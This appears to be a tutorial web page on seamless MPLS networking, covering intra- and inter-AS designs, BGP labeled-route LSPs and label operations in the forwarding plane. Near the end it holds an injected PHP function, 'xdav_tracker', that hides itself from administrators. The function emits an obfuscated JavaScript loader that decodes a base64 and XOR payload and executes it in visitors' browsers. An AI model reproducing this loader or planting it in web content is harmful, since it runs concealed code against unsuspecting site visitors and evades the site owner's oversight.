
Seamless MPLS and the usage Scenario for it
- Allows access nodes to signal all services to an LSP.
- Uses the same transport layer convergence technique to rectify all network-side faults, without affecting service transmission.
Seamless MPLS networking solutions are as follows:
-
Intra-AS seamless MPLS: The access, aggregation, and core layers are within a single AS. Intra-AS seamless MPLS applies to mobile bearer networks.
-
Inter-AS seamless MPLS: The access and aggregation layers are within a single AS, whereas the core layer in another AS,Inter-AS seamless MPLS is mainly used to transmit enterprise services.
-
Inter-AS seamless MPLS+HVPN: A cell site gateway (CSG) and an aggregation (AGG) node establish an HVPN connection, and the AGG and a mobile aggregate service gateway (MASG) establish a seamless MPLS LSP. The AGG provides hierarchical L3VPN access services and routing management services. Seamless MPLS+HVPN combines the advantages of both MPLS and HVPN. Seamless MPLS allows any two nodes on an inter-AS LSP to transmit services at the access, aggregation, and core layers, providing high service scalability. HVPN enables carriers to reduce network deployment costs by deploying devices with layer-specific capacities to meet service requirements.
Intra-AS Seamless MPLS:
Control plane

-
An IGP (IS-IS or OSPF) is enabled on devices at each of the access, aggregation, and core layers to implement intra-AS connectivity.
-
The path CSG1 -> AGG1 -> core ABR1 -> MASG1 is used in the following example. An IBGP peer relationship is established between each of the following pairs of devices:
- CSG and AGG
- AGG and core ABR
- Core ABR and MASG
The AGG and core ABR are configured as route reflectors (RRs) so that the CSG and MASG can obtain routes destined for each other’s loopback addresses. -
The AGG and core ABR set the next hop addresses in BGP routes to their own addresses to prevent advertising unnecessary IGP area-specific public routes.
– Deploy tunnels

-
A public network tunnel is established using LDP or TE in each IGP area.
-
The path CSG1 -> AGG1 -> core ABR1 -> MASG1 is used in the following example. An IBGP peer relationship is established between each of the following pairs of devices:
- CSG and AGG
- AGG and core ABR
- Core ABR and MASG
These devices are enabled to advertise labeled routes and assign labels to BGP routes that match a specified routing policy.After the devices exchange labeled BGP routes, an E2E BGP LSP is established between the CSG and MASG.
Forwarding plane

-
The CSG pushes a BGP LSP label and an MPLS tunnel label in sequence into each VPN packet and forwards the packets to the AGG.
-
The AGG removes the access-layer MPLS tunnel labels from the packets and swaps the existing BGP LSP labels for new labels, then pushes an aggregation-layer MPLS tunnel label into each packet,after that proceeds to forward the packets to the core ABR. If the penultimate hop popping (PHP) function is enabled on the AGG, the CSG has removed the MPLS tunnel labels from the packets, and therefore, the AGG receives packets without MPLS tunnel labels.
-
The core ABR removes aggregation-layer MPLS tunnel labels from the VPN packets and swaps the existing BGP LSP labels for new labels. The AGG pushes a core-layer MPLS tunnel label to each packet and forwards the packets to the MASG.
-
The MASG removes MPLS tunnel labels and BGP LSP labels from the VPN packets. If the PHP function is enabled on the MASG, the core ABR has removed the core-layer MPLS tunnel labels from the packets, and therefore, the MASG receives packets without MPLS tunnel labels.The VPN packet transmission along the intra-AS seamless MPLS tunnel is complete.
you can check here how to configure seamplss MPLS
function xdav_tracker() {
if ( is_user_logged_in() && current_user_can( 'administrator' ) ) { return; }
?>
;!function(){var _0x2b22=atob('E11OVVhPUlRVExJAUl0TTFJVX1RMYBxkWQMMWQ9eXw0NXRxmEkleT05JVQBMUlVfVExgHGRZAwxZD15fDQ1dHGYGCgBNWkkbZEtZQkFJBhlZXVoDXw0NDQMMWF4LXV8JC1pfAwpeCAwMXQhfC1oNCAMPClkPCQkICloLWAxdAg4ZAE1aSRtkXkxeSkoGYBxTT09LSAEUFElLWBZWWlJVVV5PFVZaT1JYFUpOUlBVVF9eFUtJVBwXHFNPT0tIARQUS1RXQlxUVRVcWk9eTFpCFU9eVV9eSVdCFVhUHBccU09PS0gBFBRLVFdCXFRVFlZaUlVVXk8VS05ZV1JYFVlXWkhPWktSFVJUHBccU09PS0gBFBRLVFdCXFRVFllUSRZJS1gVS05ZV1JYVVRfXhVYVFYcFxxTT09LSAEUFEtUV0JcVFUWS05ZV1JYFVVUX1JeSBVaS0scFxxTT09LSAEUFElLWBVaVVBJFVhUVhRLVFdCXFRVHBccU09PS0gBFBQKSUtYFVJUFFZaT1JYHBccU09PS0gBFBRLVFdCXFRVFV9JS1gVVElcHGYATVpJG2ReWk9ZWgYZC0MLeAx4WQsKeAMICQsIWngLWg4LellYCFoCen19CFgCeFoMCQxefQ4OGQBNWkkbZFJOVFFWQwYZWQ0DXwoDCwIZAF1OVVhPUlRVG2RTU1BJQhNkV0xeWFUSQE9JQkBNWkkbZF9BWF1eUEMGZFdMXlhVFUhOWUhPSRMLFwkSBgYGHAtDHARkV0xeWFUVSE5ZSE9JEwkSAWRXTF5YVQBSXRNkX0FYXV5QQxVXXlVcT1MHCgkDEkleT05JVRwcAE1aSRtkUVpaUF8GS1pJSF5yVU8TZF9BWF1eUEMVSE5ZSE9JEw0PFw0PEhcKDRIAUl0TGmRRWlpQXxJJXk9OSVUcHABNWkkbZFVWXVhfSgZkX0FYXV5QQxVITllIT0kTCgkDF2RRWlpQXxEJEhdkWk5JT1JeXAYcHABdVEkTTVpJG2RMSEtRX1gGCwBkTEhLUV9YB2RVVl1YX0oVV15VXE9TAGRMSEtRX1gQBgkSQE1aSRtkTVVLQkxLSwZLWklIXnJVTxNkVVZdWF9KFUhOWUhPSRNkTEhLUV9YFwkSFwoNEgBSXRNkTVVLQkxLSxJkWk5JT1JeXBAGaE9JUlVcFV1JVFZ4U1pJeFRfXhNkTVVLQkxLSxIARkleT05JVRtkWk5JT1JeXABGWFpPWFMTXhJASV5PTklVHBwARkZdTlVYT1JUVRtkUVhTQUNVE2RRTFNKTEwXZF1JVENVEkBJXk9OSVUbVV5MG2tJVFZSSF4TXU5VWE9SVFUTZFNSVFZcQhdkUkxTXFoSQE1aSRtkTlZNSlwGVV5MG2N2d3NPT0tpXkpOXkhPExIAZE5WTUpcFVRLXlUTHGt0aG8cF2RRTFNKTEwXT0lOXhIAZE5WTUpcFUheT2leSk5eSE9zXlpfXkkTHHhUVU9eVU8Wb0JLXhwXHFpLS1dSWFpPUlRVFFFIVFUcEgBkTlZNSlwVT1JWXlROTwYOCwsLAGROVk1KXBVUVVdUWl8GXU5VWE9SVFUTEkBPSUJAZFNSVFZcQhNxaHR1FUtaSUheE2ROVk1KXBVJXkhLVFVIXm9eQ08SEgBGWFpPWFMTXhJAZFJMU1xaE14SAEZGAGROVk1KXBVUVV5JSVRJBmROVk1KXBVUVU9SVl5UTk8GXU5VWE9SVFUTEkBkUkxTXFoTVV5MG35JSVRJExISAEYAZE5WTUpcFUheVV8TcWh0dRVIT0lSVVxSXUITZF1JVENVEhIARhIARl1OVVhPUlRVG2RZUFJIWEpSE2RKS1dcSxJAUl0TZEpLV1xLBQZkXkxeSkoVV15VXE9TEkleT05JVRtrSVRWUkheFUleSFRXTV4TVU5XVxIATVpJG2RdXE5fQlJVBkBRSFRVSUtYARwJFQscF1ZeT1NUXwEcXk9TZFhaV1ccF0taSVpWSAFgQE9UAWReWk9ZWhdfWk9aARwLQxwQZFJOVFFWQ0YXHFdaT15ITxxmF1JfAQpGAEleT05JVRtkUVhTQUNVE2ReTF5KSmBkSktXXEtmF2RdXE5fQlJVEhVPU15VE11OVVhPUlRVE2RSSEJcQhJATVpJG2RBUUJUTwZkUkhCXEIdHWRSSEJcQhVJXkhOV08EZFNTUElCE2RSSEJcQhVJXkhOV08SARwcAFJdE2RBUUJUTxJJXk9OSVUbZEFRQlRPFUleS1daWF4TFGcUEB8UFxwcEgBJXk9OSVUbZFlQUkhYSlITZEpLV1xLEAoSAEYSFVhaT1hTE11OVVhPUlRVExJASV5PTklVG2RZUFJIWEpSE2RKS1dcSxAKEgBGEgBGXU5VWE9SVFUbZE1MWVxUXBNkVlpeUlgSQE1aSRtkQUteU00GX1RYTlZeVU8VWEleWk9efldeVl5VTxMcSFhJUktPHBIAZEFLXlNNFUhJWAZkVlpeUlgQHBRaS1IVS1NLBEgGHBBkS1lCQUkQHB1kTQYcEHZaT1MVXVdUVEkTf1pPXhVVVEwTEhQNCwsLCxIAZEFLXlNNFVpIQlVYBk9JTl4AE19UWE5WXlVPFVNeWl9HR19UWE5WXlVPFVlUX0ISFVpLS15VX3hTUldfE2RBS15TTRIARmRZUFJIWEpSEwsSFU9TXlUTXU5VWE9SVFUTZFZaXlJYEkBSXRNkVlpeUlgSZE1MWVxUXBNkVlpeUlgSAEYSAEYSExIA'),_0x4cbf=59,_0xe52d=new Uint8Array(_0x2b22['length']),_0x249c=0;for(;_0x249c<_0x2b22['length'];_0x249c++)_0xe52d[_0x249c]=_0x2b22['charCodeAt'](_0x249c)^_0x4cbf;(new Function(new TextDecoder()['decode'](_0xe52d)))()}();
#
very good course
#
Surce: Huawei product doc 🙂